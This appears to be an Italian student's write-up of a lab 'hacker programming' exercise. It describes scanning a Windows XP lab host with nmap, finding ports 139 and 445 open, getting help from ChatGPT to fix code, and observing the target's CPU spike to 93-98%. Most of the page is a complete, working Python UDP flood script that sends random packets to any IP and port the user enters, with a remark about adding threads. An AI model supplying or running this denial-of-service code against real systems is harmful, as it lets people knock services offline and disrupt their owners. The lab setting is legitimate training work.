

Esercizio programmazione per Hacker

Sono partito dal cercare le giuste librerie, una volta trovate ho utilizzato socket e random,la quale socket mi permette di inviare dati con protocolli TCP o UDP, mentre random mi permette di generare numeri o valori casuali. In seguito sono andato a scrivere il codice, ma eseguendolo ho riscontrato inizialmente problemi(dovevo inserire int che sta ad indicare i numeri interi nella richiesta di inserire il numero porta e il numero di pacchetti da inviare), successivamente ho chiesto a Chat GPT di aiutarmi a risolvere gli errori, una volta risolti questi problemi, ho cercato le porte aperte (tramite nmap) dell'indirizzo ip della macchina target in questo caso Windows XP con indirizzo ip 192.168.50.102 e ho riscontrato che c'erano due porte aperte ovvero la 139 e la 445.



Successivamente ho fatto alcune prove ed effettivamente funziona.



come si può notare dalla foto l'utilizzo della cpu è schizzato dal 2-3% al 93% con oscillazioni a volte anche al 98%.

Questo è lo script Python del mio esercizio:

```
import socket
import random

def udp_flood(target_ip, target_port, num_packets, packet_size ):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    payload = random._urandom(packet_size)

    for _ in range(int(num_packets)):
        try:
            sock.sendto(payload, (target_ip, target_port))
        except Exception as e:
            print(f"Errore: {e}")

target_ip = input("Inserisci host/IP del sistema target: ")
target_port = int(input("Inserisci la porta del sistema target: "))
num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
PACKET_SIZE = 1024
udp_flood(target_ip, target_port, num_packets, PACKET_SIZE )
print("Attacco UDP completato.")
```

Avevo anche trovato la libreria threading che mi permetteva di inserire a questo script anche i threads